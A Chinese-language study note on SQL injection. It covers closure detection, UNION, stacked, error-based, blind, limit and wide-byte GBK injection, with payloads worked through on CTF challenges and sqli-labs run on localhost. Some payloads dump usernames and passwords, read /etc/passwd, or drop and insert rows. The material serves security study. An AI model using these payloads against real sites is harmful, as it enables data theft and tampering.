# SQL

什么是SQL注入：

通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

## 数据库类型

| 大类 | 类别 | 前3~5名 | 说明 |
| --- | --- | --- | --- |
| SQL | 关系数据库 | Oracle、MySQL/MariaDB、SQL Server、PostgrcSQL、 DB2 | 遵循“表一记录”模型。按行存储在文件中(先第 1 行，然后第 2 行……) |
| NoSQL | 时序数据库 | InfluxDB、RRDtool、Graphite、OpcnTSDB、Kdb+ | 存储时间序列数据，每条记录都带有时间戳。如存储从感应器采集到的数据 |
| 键/值数据库 | Redis、Memcached、Riak KV、Hazelcast、Ehcache | 遵循“键——值”模型，是最简单的数据库管理系统 |
| 文档数据库 | MongoDB、Couchbase、Amazon DynamoDB、CouchDB、MarkLogic | 无固定结构，不同的记录允许有不同的列数和列类型。列允许包含多值，记录允许嵌套 |
| 图数椐库 | Neo4j、OrientDB、Titan、Virtuoso、ArangoDB | 以“点——边”组成的网络（图结构）来存储数据 |
| 搜索引擎 | Elasticsearch、Solr、Splunk、MarkLogic、Sphinx | 存储的目的是为了搜索，主要功能是搜索 |
| 对象数据库 | Caché、db4o、Versant Object Database、ObjcctStore、Matisse | 受面向对象编程语言的启发，把数据定义为对象并存储在数据库中，包括对象之问的关系，如继承 |
| 宽列数据库 | Cassandra、HBase、Accumulo | 按照列（由“键——值”对组成的列表）在数据文件中记录数据，以获得更好的请求及遍历效率。一行中的列数允许动态变化，且列的数目可达数百万，每条记录的关键码不同，支持多值列。 |

## 判断数据库类型

参考资料：https://blog.csdn.net/weixin\_51387754/article/details/119749329

https://blog.csdn.net/bandongshen9543/article/details/101532806

sql注入一般分为：

按注入点类型：

1.数字型注入点，形如http://xxx.com/users.php?id=1

2.字符型注入点，形如http://xxx.com/users.php?name=admin

3.搜索型注入点，通过搜索框表单提交数据，其原形大致为：select \* from 表名 where 字段 like '%关键字%'

按照数据提交方式：

1. GET 注入，注入点的位置在 GET 参数部分，形如http://xxx.com/news.php?id=1

2. POST 注入，注入点位置在 POST 数据部分，抓包进行修改。

3. HTTP 头部注入，注入点在 HTTP 请求头部的某个字段中。

4. Cookie 注入，HTTP请求的时候会带上客户端的Cookie, 注入点存在 Cookie 当中的某个字段中。严格来说，Cookie 其实应该也是算HTTP头部注入的一种形式。因为在 HTTP 请求的时候，Cookie 是头部的一个字段。

以上区别在于注入点的位置。

## 常用sql注入语句整理

首先判断注入点闭合形式的方式：

SQL语句的闭合形式大概如下几种：

SELECT \* FROM `users` WHERE id= 1;#整形闭合 SELECT \* FROM `users` WHERE id='1'; #单引号闭合

SELECT \* FROM `users` WHERE id="1";#双引号闭合 SELECT \* FROM `users` WHERE id=('1');#单引号加括号

SELECT \* FROM `users` WHERE id=("1");#双引号加括号

首先尝试：

?id=1’

?id=1”

如果都报错，则为整形闭合；

1如果单引号报错，双引号不报错，然后尝试

?id=1’--+

无报错则单引号闭合。

报错则单引号加括号。

2如果单引号不报错，双引号报错，然后尝试

?id=1"--+

无报错则双引号闭合。

报错则双引号加括号。

#### 1.


**1'or'1'='1**

可能的语句情况：SELECT \* FROM Users WHERE Username='1' OR '1'='1' AND Password='1'OR '1'='1'

语句永远为真，故肯定会返回一些数据

例题：[极客大挑战 2019]EasySQL 1

直接输入1'or'1'='1即可得到flag（确实是esaySQL😂）



#### 2. 堆叠注入

**Mysql、Sql server、Postgresql均可行，但oracle不能使用堆叠注入**

**1;show (atabases/tables/columns form tablename);#（或者其他语句）**

**即在**分号后执行其他sql语句**。**

**又如：**

select \* from student where id=1;create table test; //当执行查询后，第一条显示查询信息，第二条则创建一个test表。

select \* from users where id=1;drop table test; //查询数据

select \* from users where id=1;select load\_file('c:/tmpupbbn.php'); //加载文件

select \* from users where id=1;insert into users(id,username,password) values('100','new','new'); //修改数据

**Sql server:**

select \* from test;create table sc3(ss CHAR(8)) //增加数据表

select \* from test;drop table sc3; //删除数据表

**Postgresql**

select \* from user\_test;create table user\_data(id DATE); //新建一个表

select \* from user\_test;delete from user\_data; //删除上面新建的user\_data表

select \* from user\_test;select 1,2,3; //查询数据

select \* from user\_test;update user\_test set name='modify' where name='张三' //修改数据


**堆叠查询可以执行任意的 SQL 语句，但是这种注入方式并不是十分完美。在我们的 Web 系统中，代码通常只返回一个查询结果，因此堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面无法看到返回结果，因此在读取数据时，建议使用union注入。同时在使用堆叠注入之前，我们也需要知道一些数据库相关信息如表名，列名等。**

**例题：sqli labs less 38**

****

**单引号闭合，构造堆叠注入payload**

?id=1' ; insert into users(id,username,password) values ('100',‘yyh’,‘my name haha’) --+



values ('100',‘yyh’,‘my name haha’)记录成功插入；

#### **3.** CONCAT()函数

**CONCAT()函数可将两个或多个字符串连接成一个字符串,可应对服务器对某些字符串的过滤。**

**例题：[强网杯 2019]随便注 1**

**同时利用2和3的方法，先输入**

1';SHOW databases;#

查询数据表，接着直接查当前数据表

1';SHOW tables;#

显示有两个表，使用desc指令查看表结构，在第一个表发现flag，直接使用select语句查表发现select等词被过滤，故使用concat()函数拼凑语句绕过过滤，输入

1';PREPARE abc from concat('s','elect', ' \* from `1919810931114514` ');EXECUTE abc;#

注：这一串数字表名必须用反引号括起，因为纯数字表名不符合正常的表名命名规则，用反应好括起用以区分是不是表名。

得到flag。

#### 4. char()函数

将ASCII码值转换为字符，用于绕过字符过滤。

如：修改上题payload为

1';SET @abc=concat(char(115,101,108,101,99,116),'\* from `1919810931114514`');PREPARE stmt from @abc;EXECUTE stmt;#

其中char(115,101,108,101,99,116) <----->'select'

#### 5. UNION 联合查询注入

UNION 语法：用于将多个select语句的结果组合起来，UNION 内部的每个 SELECT 语句必须拥有相同数量和相同顺序的列，列也必须拥有相似的数据类型。

UNION注入流程：

1. id=1

id=1'

id=1' --+//判断注入类型

2.order by//确定列数。

3. id=-1' union select 1,2,3 --+//查看回显点，选取可以显示数据的位置。

4.如：id=-1' union select 1,database(),3 --+


id=-1' union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema='security' --+

//读库、读表、读数据。


可使用group\_concat()函数将所有内容在一行中输出

注：information\_schema是mysql自带的库，是在mysql的版本5.0之后产生的，一个虚拟数据库，记录了该数据库所有的表名和字段名，在注入时非常有用。


例题：sqli labs less 1



1. http://127.0.0.1/sql1/Less-1/?id=1%27--+注入点为字符型；



2.order by确定列数为3



3.爆库名；

4.爆表名

http://127.0.0.1/sql1/Less-1/?id=-1'union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database() --+

5.爆列

http://127.0.0.1/sql1/Less-1/?id=-1' union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name='users' --+



6.爆值

http://127.0.0.1/sql1/Less-1/?id=-1'union select 1,group\_concat(username,0x3a,password),3 from users--+

#### 6. 报错注入

1. extractvalue()函数 适用mysql版本5.1.5+

作用：XML文档进行查询；

语法：extractvalue(目标xml文档，xml路径)；

正常查询时，第二个参数的位置格式为 /xxx/xx/xx/xx，即使查询不到也不会报错

第二个参数 xml中的位置是可操作的地方，xml文档中查找字符位置是用 /xxx/xxx/xxx/…这种格式，如果我们写入其他格式，就会报错，并且会返回我们写入的非法格式内容，而这个非法的内容就是我们想要查询的内容。

该函数中也可以使用concat()函数，不影响正常情况的执行，但在报错注入中可以单独分隔出要执行的语句得以使其单独执行。

例如：

select username from security.user where id=1 and (extractvalue(‘anything’,concat(‘~’,(select database()))))

中的波浪号‘~’即为写入的语法错误，致使数据库报错，回显出database()的值。

然后修改黄色处的语句便可查询表名、字段名以及字段值。

2. updatexml() 适用mysql版本5.1.5+

语法：updatexml(目标xml文档，xml路径，更新的内容)；

与extractvalue()函数相似，在第二个参数处构造查询语句，并构造非法的函数内语句来返回报错信息，例如：

1' and updatexml(1,concat(~,(select database()),~),1);# //爆库名

同样是改变黄色部分内容执行查询语句，以下为参考语句：

1' and updatexml(1,concat(0x5c,(select group\_concat(table\_name) from information\_schema.tables where table\_schema='security'),0x5c),1)#

3. exp(int)函数利用BigInt数据类型溢出进行报错；mysql数据库版本5.5.5~5.5.49

exp(int)函数作用：返回e的x次方，当x的值足够大的时候就会导致函数的结果数据类型溢出，也就会因此报错。

函数成功执行时，会返回0，那么将0按位取反，作为exp(int)的参数，就会造成BigInt大数据类型溢出。

如：

and exp(~(select \* from (select user())a))

上述语句作用是：先查询select user()这个语句的结果，然后将查询出来的数据作为一个结果集取名为a，然后用select \* from a 查询a，将结果集a全部查询出来

，查询完成，语句成功执行，返回值为0，再取反获取，最后在exp调用的时候报错。

payload例句：

and exp(~(select \* from (select table\_name from information\_schema.tables where table\_schema=database() limit 0,1)a))

and exp(~(select \* from (select column\_name from information\_schema.columns where table\_name='users' limit 0,1)a))

and exp(~(select \* from select username from 'usres' limit 0,1)))

and exp(~(select \* from (select load\_file('/etc/passwd'))a))

当exp()的参数大于709时就会造成溢出，报错

4.主键重复

使用函数floor() + rand() + count() + group by；

floor()函数：向下取整；

rand()函数：产生一个0到1之间的随机数；

count()函数：返回表中的行数，可进行条件筛选；

group by：根据一个或多个列对结果集进行分组，使用group by 进行分组查询的时候，数据库会生成一张虚拟表。

见语句：select count(\*),concat(database(),floor(rand(0)\*2)) as x from users group by x --+

select count(\*)from users group by concat(database(),floor(rand(0)\*2)) --+（两句相同）

floor(rand()\*2)

会随机产生0或1其中一个值；

concat()拼接随机产生*database()* 0或*database()* 1

group by在执行时，会依次取出查询表中的记录并创建一个临时表，group by的对象便是该临时表的主键。如果临时表中已经存在该主键，则将值加1，如果不存在，则将该主键插入到临时表中；

一个最重要的特性，就是group by与rand()使用时，如果临时表中没有该主键，则在插入前rand()会再计算一次，这个特性导致了主键重复报错。

例如当表中已经存在了security1主键，某次插入判断时，插入对象为security0，则允许将该主键插入表中，但在插入过程中rand()重新计算为1，则插入主键成为security1，即使表中已经存在security1仍要插入，便造成了主键重复，从而报错。

*MySQL官方：查询的时候如果使用rand()的话，该值会被计算多次，在使用group by的时候，floor(rand(0)\*2)会被执行一次，如果虚表不存在记录，插入虚表的时候会再被执行一次，最终会导致主键重复错误产生。*

mysql> select count(\*) from users group by concat(version(),floor(rand(0)\*2));

ERROR 1062 (23000): Duplicate entry '5.5.36-log1' for key 'group\_key'

mysql> select count(\*),concat(version(),floor(rand(0)\*2))x from information\_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry '5.5.36-log1' for key 'group\_key'

mysql> select count(\*) from users group by concat((select table\_name from information\_schema.tables limit 0,1),':',floor(rand(0)\*2));

ERROR 1062 (23000): Duplicate entry 'CHARACTER\_SETS:1' for key 'group\_key'


mysql> select count(\*),concat((select table\_name from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry 'CHARACTER\_SETS1' for key 'group\_key'


mysql> select count(\*) from information\_schema.tables group by concat((select concat(table\_schema,':',table\_name) from information\_schema.tables limit 0,1),floor(rand(0)\*2));

ERROR 1062 (23000): Duplicate entry 'information\_schema:CHARACTER\_SETS1' for key 'group\_key'

例题：sqli-labs less5



1.判断注入点闭合类型为单引号；



2.order by判断列数为3；



3试图用'union select 1,2,3判断回显点，发现没有回显点，无法使用联合查询注入。但在之前的尝试中发现界面仍会返回报错信息，故尝试采用报错注入；



4.构造大整数溢出，但是注入语句没得到执行，尝试updatexml()函数；



5成功爆出表名；



6.查看表 users的字段名。



7.爆字段值成功，但发现回显不完整，得知updatexml最多只能显示32位，需要配合SUBSTR和limit控制输出使用。至此该题结束。

#### 7. limit注入

5.0.0< MySQL <5.6.6

1. 不存在 order by 关键字

这种情况下的 limit 后面可以使用union进行联合查询注入

执行语句

select id from users limit 0,1 union select username from users;

2. 存在 order by 关键字

此时后面再次使用union将会报错；

limit 关键字后面还可跟PROCEDURE和 INTO两个关键字，但是 INTO 后面写入文件需要知道绝对路径以及写入shell的权限，因此利用比较难，因此这里以PROCEDURE为例进行注入；

例如：

mysql> select id from users order by id desc limit 0,1 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1);

ERROR 1105 (HY000): XPATH syntax error: ':5.5.53'//爆出版本信息

同时利用了报错注入；

如果没有报错回显，可以使用延时注入；

#### 8.盲注

1. 布尔盲注

布尔盲注一般适用于页面没有回显字段(不支持联合查询)，且web页面返回True 或者 false，构造SQL语句，利用and，or等关键字来其后的语句 true 、 false使web页面返回true或者false，从而达到注入的目的来获取信息。

相关函数：length()、substr()、ascii()、left()

注入步骤：

1. 求当前数据库名长度；

SELECT \* from users WHERE id = 1 and (length(database())=8)

二分法求长度；

2. 求数据库名；

截取字符判断字符的ascii码，从而确定字符，同样可以采用二分法；

SELECT \* from users WHERE id = 1 AND (ASCII(SUBSTR(database(),1,1)) = 115)

3. 求当前数据库存在的表的数量；

SELECT \* from users WHERE id = 1 AND

(select count(table\_name) from information\_schema.`TABLES` where table\_schema = database()) = 4

4. 以下步骤相似，参考代码：

SELECT \* from users WHERE id = 1

AND (LENGTH((select table\_name from information\_schema.`TABLES` where table\_schema = database() LIMIT 0,1))) = 6

1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=2

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=103

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 1,1),1,1))=117

1' and (select count(column\_name) from information\_schema.columns where table\_name='users')=8

1' and length(substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 0,1),1))=7

1' and ascii(substr((select user from dvwa.users limit 0,1),1,1))=97 (?)

SELECT \* from users WHERE id = 1 AND ASCII(SUBSTR((select column\_name from information\_schema.columns where table\_name = "users" limit 0,1),1,1)) = 105//（求列名）

1' and (select count(\*) from users where user = 'admin') = 1

2. 延时注入

相关函数：length()、substr()、ascii()、if()、sleep()；

在没有任何回显时，使用该方法来对执行结果是否成功进行判断；

例如：

假设注入点为id=1，首先判断数据库名长度

id=1 and if((length(database())=4),sleep(5),1)

尝试黄色处数字，使用二分法，长度正确时，服务器会延时5秒返回数据；

然后猜解数据库名称，使用substr()函数对数据库名的字符一个个截取，再通过ascii()函数判断字符的ascii码值，同样可以使用二分法；

如：select user from test where id=1 and if((ascii(substr(database(),1,1))=116),sleep(5),1)

对黄色部分进行爆破；

一下步骤与布尔盲注相似

上述部分采用手注的话，将是一个极其繁杂的过程。

#### 9. 宽字节注入

宽字节注入是利用msql的一个特性，mysql在使用GBK编码的时候，会认为两个字符是一个汉字GBK编码，它的编码范围是0×8140~0xFEFE(不包括xx7F)。

一个gbk汉字占两个字节，取值范围是（编码位数）：第一个字节是（129-254），第二个字节（64-254）当设置gbk编码后，遇到连续两个字节，都符合gbk取值范围，会自动解析为一个汉字。

数据库有时会使用addslashes函数过滤GET、POST、COOKIE、REQUSET 提交的参数，提交的预定义字符会被转义成添加反斜杠的字符串，如

（'）= （\'） （"） = （\"） （\） = （\\）

通过递交

id=1%df%27

经过addslashes函数转义变成了id=1%df%5c%27，MySQL服务器对查询语句进行GBK编码即将%df%5c转换成了汉字運，而单引号就逃逸了出来，从而造成了注入漏洞。

当然%5c前可以换成任何ASCII(129-254)的字符，只要被识别为中文即可。

